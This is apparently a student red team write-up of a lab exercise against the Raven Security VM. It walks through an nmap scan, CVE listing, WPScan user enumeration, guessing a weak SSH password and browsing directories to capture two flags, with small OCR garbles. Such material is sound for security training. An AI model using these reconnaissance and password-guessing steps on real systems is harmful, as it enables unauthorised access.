
Red Team (Offensive) Analysis Report - Summary of Operations


Table of Contents


Exposed Services



Nmap scan results for each machine reveal the below services and OS details:

```
$ nmap -sS -A 192.168.1.110
```


Shell No. 1
Shell No. 1
File Actions Edit View Help
root@Kali:~# nmap -sS -A 192.168.1.110
Starting Nmap 7.80 (https://nmap.org) at 2022-02-22 17:03 PST
Nmap scan report for 192.168.1.110
Host is up (0.0010s latency).
Not shown: 995 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
| 1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
| 2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
| 256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_ 256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp open http Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4 111/tcp rpcbind
| 100000 2,3,4 111/udp rpcbind
| 100000 3,4 111/tcp6 rpcbind
| 100000 3,4 111/udp6 rpcbind
| 100024 1 34923/udp status
| 100024 1 39415/tcp status
| 100024 1 48697/tcp6 status
|_ 100024 1 54924/udp6 status



This scan identifies the services below as potential points of entry:

- Target 1
    1. Port 22/TCP Open SSH
    2. Port 80/TCP Open HTTP
    3. Port 111/TCP Open rcpbind
    4. Port 139/TCP Open netbios-ssn
    5. Port 445/TCP Open netbios-ssn

The following vulnerabilities were identified on each target:

- Target 1
    - o CVE-2021-28041 open SSH
    - o CVE-2017-15710 Apache https 2.4.10
    - o CVE-2017-8779 exploit on open rpcbind port could lead to remote DoS
    - o CVE-2017-7494 Samba NetBIOS

1. User Enumeration (WordPress site)
2. Weak User Password
3. Unsalted User Password Hash (WordPress database)
4. Misconfiguration of User Privileges/Privilege Escalation


Exploitation


As Red Team, we were able to penetrate `Target 1` and retrieve the following confidential data:

Target 1

Flag1: b9bbcb33ellb80be759c4e844862482d

★ **Exploit Used:**
- WPScan to enumerate users of the Target 1 WordPress site
- Command: **`$ wpscan --url http://192.168.1.110/wordpress --eu`**






★ Targeting user Michael
- Small manual Brute Force attack to guess/finds Michael's password

- User password was weak and obvious
- Password: michael

★ Capturing Flag 1: SSH in as Michael traversing through directories and files.

- Flag 1 found in var/www/html fol er at root in service.html in a HTML comment below the footer.
- Commands:
  - ➔ ssh michael@192.168.1.110
  - ➔ pw: michael
  - ➔ cd ../
  - ➔ cd ../
  - ➔ cd var/www/html
  - ➔ ls -l
  - ➔ nano service.html





Flag2: fc3fd58dcdad9ab23faca6e9a3e581c

★ **Exploit Used:**

- Same exploit used to gain Flag 1.
- Capturing Flag 2: While SSH in as user Michael Flag 2 was also found.
  - Once again traversing through directories and files as before Flag 2 was found in /var/www next to the html folder that held Flag 1.
  - Commands:


- ➔ ssh michael@192.168.1.110
- ➔ pw: michael
- ➔ cd ../
- ➔ cd ../
- ➔ cd var/www
- ➔ ls -l
- ➔ cat flag2.txt



